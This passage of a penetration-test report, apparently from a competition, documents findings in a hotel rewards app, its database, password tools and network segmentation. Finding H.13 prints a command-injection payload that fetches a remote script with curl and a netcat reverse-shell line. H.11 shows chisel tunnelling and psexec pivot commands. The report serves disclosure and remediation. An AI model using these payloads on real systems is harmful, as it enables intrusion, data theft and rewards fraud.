
Vulnerability Severity: 6

Likelihood (Ease of Exploitation & Exposure): 10

Business Impact: 7

Compliance Risk: 8

Effort to Fix: 8



Affected Service/Host: 10.0.0.11, 10.0.200.101-104

MITRE ATT&CK Technique: TA0006 (Credential Access)


Description: A custom-built password generator deployed across the kiosks and the HMS reuses the same, statically configured, weakly-generated password.

Business Impact: Currently impact is minimal, as the password given by this tool was not currently observed in the environment; however, continued usage of this tool and its passwords unmitigated could lead to significant risks to assets across the enterprise from password reuse and guessability.

Exploitation Details: The password generator is currently configured with its "pullOnlinePassword" functionality disabled, giving the user the same password each time it's used. The Password manager application was reverse engineered to understand its internals.

```
// SecureAdministrationPassword.Program
// Token: 0x06000018 RID: 27 RVA: 0x00003290 File Offset: 0x00001490
[STAThread]
private static void Main()
{
    string iniFile = "secure_settings.ini";
    Program.Initialize(iniFile);
    Program.SetState("passwordLoaded", false, false, true);
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new securePassword());
}
```

Pictured above, the SecureAdministrationPassword program uses the "secure_settings.ini" file to configure its behavior.



Pictured above, the "secure_settings.ini" file the password generator is using. Notice pullOnlinePassword is disabled.

Remediation Recommendations:

- Use a well-regarded, secure password manager and password generator, such as BitWarden or 1Password.
- Improve application developers' security consciousness (including for internal applications) through regular security training so they can spot similar issues on their own.

H.7 - Rewards Web App Leaks Sensitive Admin Data

Comprehensive Risk Index (CRI):

7.6

Vulnerability Severity: 7

Likelihood (Ease of Exploitation & Exposure): 7

Business Impact: 9

Compliance Risk: 9

Effort to Fix: 4

Affected Service/Host: 10.0.0.12 (80, HTTP)

MITRE ATT&CK Technique:

T1190 (Initial Access: Exploit Public-Facing Application)

Description: The rewards web app leaks user data, including passwords and secrets of both normal and admin accounts, to authenticated users.

Business Impact: This vulnerability enables non-admin users to takeover an admin account by stealing their password and secret. They can then use the admin account and secret to give rewards points to any account, risking defrauding the business with fraudulently received reward points, with specific details depending on the reward program being run.

Regulatory: PCI-DSS requirement 6.2 mandates that bespoke and custom software be developed securely. This vulnerability exposes TCC to operational risk, as an attacker can use this to perform exploits that violate the integrity of the rewards application from an unprivileged account.

Exploitation Details: The web application managing the rewards system exhibits a query endpoint that is used to interface with the database. A request to the query action, for both admin (`adminapi.php`) and non-admin user (`userapi.php`) endpoints, calls the function `get_users` in `functions.php`. The `get_users` function takes one variable, `$is_admin`, to control whether the request is querying for non-admin users or admin accounts.

```
case "query":
    if(isset($p['secret']) && do_validate($p['secret'])){
        if(isset($p['type'])&&$p['type']=='all'){
            echo(get_users(false));
        } else {
            echo(get_users($p['username'],false));
        }
```

Query action in `userapi.php`


Every account has a secret, including non-admin users, meaning a non-admin account can pass the check `isset` and `do_validate` with their own secret. When requesting 'all' users, `get_users(false)` is intended to prevent non-admin users from receiving data from admin users. Yet by supplying a type value that is not 'all', the code `get_users($p['username'],false)` is called instead.

```
function get_users($is_admin){
    $utype = "user";
    if($is_admin==TRUE){
        $utype = "admin";
    }
    $res = get_output("get -t $utype");
    return $res;
}
```

`get_users` function in `functions.php`

Since `get_users` takes only one parameter, calling `get_users($p['username'],false)` with any username value will set `$is_admin==TRUE`, resulting in the `get_users` function returning the list of admin accounts, and their corresponding plaintext passwords and secrets. Through this vulnerability, a non-admin account is able to circumvent protection mechanisms to dump the list of admin accounts and their passwords and secrets.

An attacker can exploit this vulnerability by performing a query action on the `userapi.php` endpoint with `type=user`, retrieving admin data.



Request to userapi.php returning data for admin accounts, including passwords and secrets.

Remediation Recommendations:

- Prevent users from querying for data of other users.
- Configure web APIs to not return sensitive data of other users, such as passwords and secrets.

H.8 - LSP Webserver Exposes Sensitive Files to Unauthenticated Users via File Inclusion

Comprehensive Risk Index (CRI):
7.5

Vulnerability Severity: 8
Likelihood (Ease of Exploitation & Exposure): 5
Business Impact: 8
Compliance Risk: 5
Effort to Fix: 3

Affected Service/Host: 10.0.0.12 (80, HTTP)

MITRE ATT&CK Technique: T1190 (Initial Access: Exploit Public-Facing Application)

Description: The rewards web server on 10.0.0.12 publicly exposes sensitive files, which include environmental variables, backend scripts, and logs, via file inclusion.

Business Impact: This vulnerability enables an attacker to extract sensitive information, including database credentials and environment variables, which can be used to access sensitive parts of the hotel rewards application.

Regulatory: PCI-DSS requirement 6.2 mandates that bespoke and custom software be developed securely. Attacker manipulation of the customer rewards system poses severe reputational risk to TCC. PCI-DSS requirement 3.1 also stresses the need to protect stored account data.


Exploitation Details: The host 10.0.0.12 is running a webserver server on port 80. This web server allows users to access any file in its directory, including log and backend. An attacker can exploit this by enumerating the webserver's directory by requesting common file names.

An attacker can use this exploit to dump files, including scripts used for interacting with the database and log files of queries (including database credentials).

Web server including the query python program in its accessible directory

Web server including a log file containing database credentials (redacted)

The attacker can then use these credentials to access the database, where they can dump the user table and access customer and employee usernames, emails, and plaintext passwords:



The attacker can use found credentials to dump the user data, including usernames, emails, and plaintext passwords of customers and employees.

Remediation Recommendations:

- Only expose files from this web server that are necessary for the functionality of the webpage.

- Review access logs to determine the extent to which exposed sensitive files were unduly accessed.
- Change all credentials which were potentially unduly exposed.

H.9 - LPS Web Server Records Database Credentials in Log Files

Comprehensive Risk Index (CRI):

7.5

Vulnerability Severity: 4

Likelihood (Ease of Exploitation & Exposure): 7

Business Impact: 10

Compliance Risk: 10

Effort to Fix: 5


Affected Service/Host: 10.0.0.12 (80, HTTP)

MITRE ATT&CK Technique:
T1592.002 (Reconnaissance: Gather Victim Host Information)

Description: The web application managing the rewards system used a log file to record metadata on database queries and the full database URI, which includes credentials to the rewards account.

Business Impact: This vulnerability stores plaintext database credentials in a location easily findable by attackers. An attacker who can read the log file through another vulnerability is then able to authenticate to the database, giving them full access to the production database and thus customer PII (email, phone number).

Exploitation Details: For every query made to the database, the rewards web app records metadata on the transaction, including database credentials, in a log file. [redacted] was able to access the query log file and thus obtained valid database credentials which they used to extract customer data from the database.



Database credentials are stored in query.log (redacted)

Remediation Recommendations:

- As a best practice, do not store credentials in log files.
- Remove or redact all logs containing database credentials.

H.10 - Rewards MySQL database has weak credentials

Comprehensive Risk Index (CRI):

7.4

Vulnerability Severity: 9
Likelihood (Ease of Exploitation & Exposure): 7
Business Impact: 9
Compliance Risk: 7
Effort to Fix: 2


Affected Service/Host: 10.0.0.12 (3306, MySQL)

MITRE ATT&CK Technique: T1190 (Initial Access: Exploit Public-Facing Application)

Description: The rewards database is accessible via multiple weak credentials.

Business Impact: This vulnerability enables an attacker to gain access to the database backing the hotel's rewards system, thereby allowing fraudulent alteration of rewards balances (and potential financial consequences resulting from their exploitation) as well as reads of sensitive customer reward data.

Exploitation Details: [redacted] signed into the rewards MySQL database using a standard MySQL client, the username "rewards," and its weak password.



Initial access to MySQL as "rewards" user

From within MySQL, standard SQL commands were used to read and write customer point values, as well as other data including PII.


```
MariaDB [loyalty]> SELECT id, username, points FROM users LIMIT 5;
+----+------------------+-----------+
| id | username         | points    |
+----+------------------+-----------+
|  1 | admin            |      NULL |
|  2 | guest            |      NULL |
|  3 | Marlie.Beatriz   | 688455557 |
|  4 | Grayce.Cristabel | 132988912 |
|  5 | Ade.Fina         | 962047778 |
+----+------------------+-----------+
5 rows in set (0.003 sec)

MariaDB [loyalty]> UPDATE users SET points=9999 WHERE id=1;
Query OK, 1 row affected (0.021 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [loyalty]> SELECT id, username, points FROM users LIMIT 5;
+----+------------------+-----------+
| id | username         | points    |
+----+------------------+-----------+
|  1 | admin            |      9999 |
|  2 | guest            |      NULL |
|  3 | Marlie.Beatriz   | 688455557 |
|  4 | Grayce.Cristabel | 132988912 |
|  5 | Ade.Fina         | 962047778 |
+----+------------------+-----------+
5 rows in set (0.002 sec)

MariaDB [loyalty]>
```

Reading and writing customer points values within rewards

```
MariaDB [loyalty]> DESCRIBE users;
+-----------+--------------+------+-----+---------+----------------+
| Field     | Type         | Null | Key | Default | Extra          |
+-----------+--------------+------+-----+---------+----------------+
| id        | int(11)      | NO   | PRI | NULL    | auto_increment |
| secret    | varchar(255) | YES  | UNI | NULL    |                |
| username  | varchar(255) | YES  |     | NULL    |                |
| fullname  | varchar(255) | YES  |     | NULL    |                |
| email     | varchar(255) | YES  |     | NULL    |                |
| password  | varchar(255) | YES  |     | NULL    |                |
| is_admin  | tinyint(1)   | YES  |     | NULL    |                |
| is_active | tinyint(1)   | YES  |     | NULL    |                |
| points    | int(11)      | YES  |     | NULL    |                |
+-----------+--------------+------+-----+---------+----------------+
9 rows in set (0.005 sec)
```

The available data, including passwords and PII, in the rewards database

Similarly, the team signed into the database with the "root" user and its weak credential, obtaining superior access.



Initial access to MySQL as "root" user

Remediation Recommendations:


- Set random, high-entropy passwords for all database users.
- Avoid exposing databases broadly unless necessary.

H.11 - Insufficient Firewalling Between Guest and Corp Subnets

Comprehensive Risk Index (CRI):

7.1

Vulnerability Severity: 6
Likelihood (Ease of Exploitation & Exposure): 7
Business Impact: 8
Compliance Risk: 7
Effort to Fix: 8



Affected Service/Host: 10.0.0.0/24

MITRE ATT&CK Technique:

T1021.002 (Lateral Movement: SMB/Windows Admin Shares)

Description: When the network was still segmented, the compromised kiosk hosts in the guest subnet had full access to every host on the corporate subnet, facilitating pivot steps.

Business Impact: This vulnerability allows an attacker to access the corporate subnet from compromised kiosks on the guest subnet, thereby allowing network access to business-critical services such as employee and guest directory listings and hotel management software.

Exploitation Details: First, [redacted] compromised kiosk hosts on the guest network as illustrated in another finding. Then, the team installed and ran the binary for `chisel`, a TCP/UDP tunneling tool, on both the attacker machine and kiosk host.

```
C:\>lput chisel_1.7.7_windows_amd64 C:\tmp\
[*] Uploading chisel_1.7.7_windows_amd64 to C:\tmp\chisel_1.7.7_windows_amd64
```

Uploading chisel binary to windows host using Impacket's psexec.py


Then, the team launched a reverse chisel proxy on the attacker machine:

```
┌──(root㉿2023-finals-t13-vdi-kali06)-[~]
└─# chisel server -p 4999 --reverse
2023/01/13 09:33:38 server: Reverse tunnelling enabled
2023/01/13 09:33:38 server: Fingerprint DBWDL0zWQCVBKds7OKdCwcPqMwe2fsbkl39jin6V
9Ng=
2023/01/13 09:33:38 server: Listening on http://0.0.0.0:4999
```

From the compromised kiosk, the team connected back as a client:

```
C:\tmp>chisel_1.7.7_windows_amd64 client 10.0.254.206:4999 R:socks
```

This completed the reverse socks5 proxy connection:



Then, the team used proxychains with the reverse proxy to tunnel network traffic from the Kali machines, such as this result from running:
Then, the team used proxychains with the reverse proxy to tunnel network traffic from the Kali machines, such as this result from running:

```
proxychains nmap -sT --top-ports 10
```

```
Nmap scan report for 10.0.0.6
Host is up (0.49s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   open   http
110/tcp  closed pop3
139/tcp  open   netbios-ssn
443/tcp  closed https
445/tcp  open   microsoft-ds
3389/tcp open   ms-wbt-server
```

Note that the flag -sT was necessary for the scan to function, because proxychains overrides TCP connection syscalls, so only complete TCP connections are successfully proxied via the socks5 proxy. When the team ran the scan without proxychains, the following result illustrated the lack of direct access to the corporate network without the proxy:

```
Nmap scan report for 10.0.0.6
Host is up (0.015s latency).
All 10 scanned ports on 10.0.0.6 are in ignored states.
Not shown: 10 filtered tcp ports (no-response)
```

Later in the engagement, the team noted that the network segmentation was removed, which was then confirmed by the Cozy Croissant team.

Remediation Recommendations:


- Limit network access originating from the kiosks to the corporate network to only the services the kiosks must access by using firewall rules

H.12 - Password Generator Publicly Shares Password

Comprehensive Risk Index (CRI):

7.1

Vulnerability Severity: 7
Likelihood (Ease of Exploitation & Exposure): 6
Business Impact: 6
Compliance Risk: 9
Effort to Fix: 8



Affected Service/Host: 10.0.0.11

MITRE ATT&CK Technique: TA0006 (Credential Access)

Description: A custom built password generator shares the generated password on the network in an unencrypted network request to a third party.

Business Impact: Currently impact is minimal, as the password given by this tool was not currently observed in the environment; however, continued usage of this tool and its passwords unmitigated could lead to significant risks to assets across the enterprise from password reuse and guessability.

Regulatory: ?

Exploitation Details: The password generator draws an icon for each password it creates. However, this icon is derived from the password data itself and is created by a third party service. This leaks the password data to the third party (tinygraphs.com and tinygraphs.cartesi.io. Further, this request is done using HTTP, an unencrypted protocol, so anyone listening on the network can get the password.

```
string escapedString = target2(<p__2, securePassword.<p__3.<p__3.Target(securePassword.<p__3.<p__3, typeof(Url), Program.GetState("securePassword")));
string webUrlUpdate = "http://www.tinygraphs.com/labs/isogrids/hexa16/" + escapedString + "?theme=duskfalling&numcolors=4&size=80&fmt=png";
string altwebUrlUpdate = "http://tinygraphs.cartesi.io/isogrids/" + escapedString + "?theme=summerwarmth&numcolors=4&size=80&fmt=png";
```

Pictured above, code from the password generator requesting an icon using the generated password

Remediation Recommendations:

- Use a well-regarded, secure password manager and password generator, such as BitWarden or 1Password.
- Improve application developers' security consciousness (including for internal applications) through regular security training so they can spot similar issues on their own.

H.13 - Remote Code Execution in Rewards Web App via Command Injection

Comprehensive Risk Index (CRI):
7.0

Vulnerability Severity: 9
Likelihood (Ease of Exploitation & Exposure): 4
Business Impact: 9
Compliance Risk: 7
Effort to Fix: 5

MITRE ATT&CK Technique: T1552.001 (Unsecured Credentials: Credentials In Files)

Description: The login flow of the web server 10.0.0.12 passes the user-supplied username (among other arguments) into a command line program using the PHP `passthru` function.

Business Impact: This vulnerability enables an attacker to gain full control of and access to the Docker image running the rewards web server. This gives an attacker complete control over the hotel's rewards system.

Regulatory: PCI-DSS requirement 6.2 mandates that bespoke and custom software be developed securely. Attacker manipulation of the customer rewards system poses severe reputational risk to TCC.

Affected Service/Host: 10.0.0.12 (80, HTTP)

Exploitation Details: The host 10.0.0.12 is running a webserver for the rewards application on port 80. This webserver exposes login functionality that takes a username and password supplied by the user. A request to the login endpoint, for both admin accounts (`adminapi.php`) and user accounts (`userapi.php`), calls the function `do_login` in `functions.php` with arguments username and password supplied by the request, which calls `get_user` in `functions.php` with the same arguments, and finally `get_output("get -t $utype -u " . $username)` in `functions.php`. Here the value `$username` is the username value supplied by the client. Finally, the `get_output`'s argument is executed as a shell command by the PHP function `passthru`.

[redacted] utilized the above to submit a crafted username value that injected a command into the call to `passthru`, allowing remote execution of arbitrary commands on the web server. Specifically, the

user value can be `$(curl${IFS}-o${IFS}/tmp/win.sh${IFS}http://some_staging_server/good.sh)` to download a script, and can be `$(/tmp/win.sh)` to execute it. An example full script invocation is `/userapi.php?login&;debug=1;type=user;user=$(curl${IFS}-o${IFS}/tmp/win.sh${IFS}http://10.0.254.202/good.sh);pass=notarealpassword.`

Crafted URL to exploit command injection in rewards

For a reverse shell connection, the script can contain code similar to `mkfifo /tmp/aa; /bin/sh -i < /tmp/aa 2>&1 | nc ATTACKER_SERVER 4444 > /tmp/aa`.

The attacking machine catching the reverse shell connection from 10.0.0.12 as root.

The vulnerability is also exploitable via the update and query endpoints calling `do_validate` and `update_user` functions in `functions.php`. Since `get_output` executes commands with `passthru`, which unsafely executes commands as they are supplied, allowing for injection of commands, any calls to `get_output` in `functions.php` that includes user supplied input is vulnerable.


Remediation Recommendations:

- To prevent user input from escaping command sequence, use input sanitization with PHP's built-in function `escapeshellcmd` before calling `passthru`.
- For additional security, user input that will be included in the execution of a shell command can be separately sanitized using PHP's built-in function `escapeshellarg`.
- If possible, rearchitect the application to avoid calling shell commands with user input.

H.14 - Unprotected access to Jellyfin admin portal on MEDIA

Comprehensive Risk Index (CRI):
6.9

Vulnerability Severity: 8
Likelihood (Ease of Exploitation & Exposure): 10
Business Impact: 7
Compliance Risk: 5
Effort to Fix: 1



Affected Service/Host: 10.0.0.20 (80, HTTP)


MITRE ATT&CK Technique: T1190 (Initial Access: Exploit Public-Facing Application)

Description: The Jellyfin web interface on the MEDIA host allows you to login as the admin user Jellyfin without any credentials.

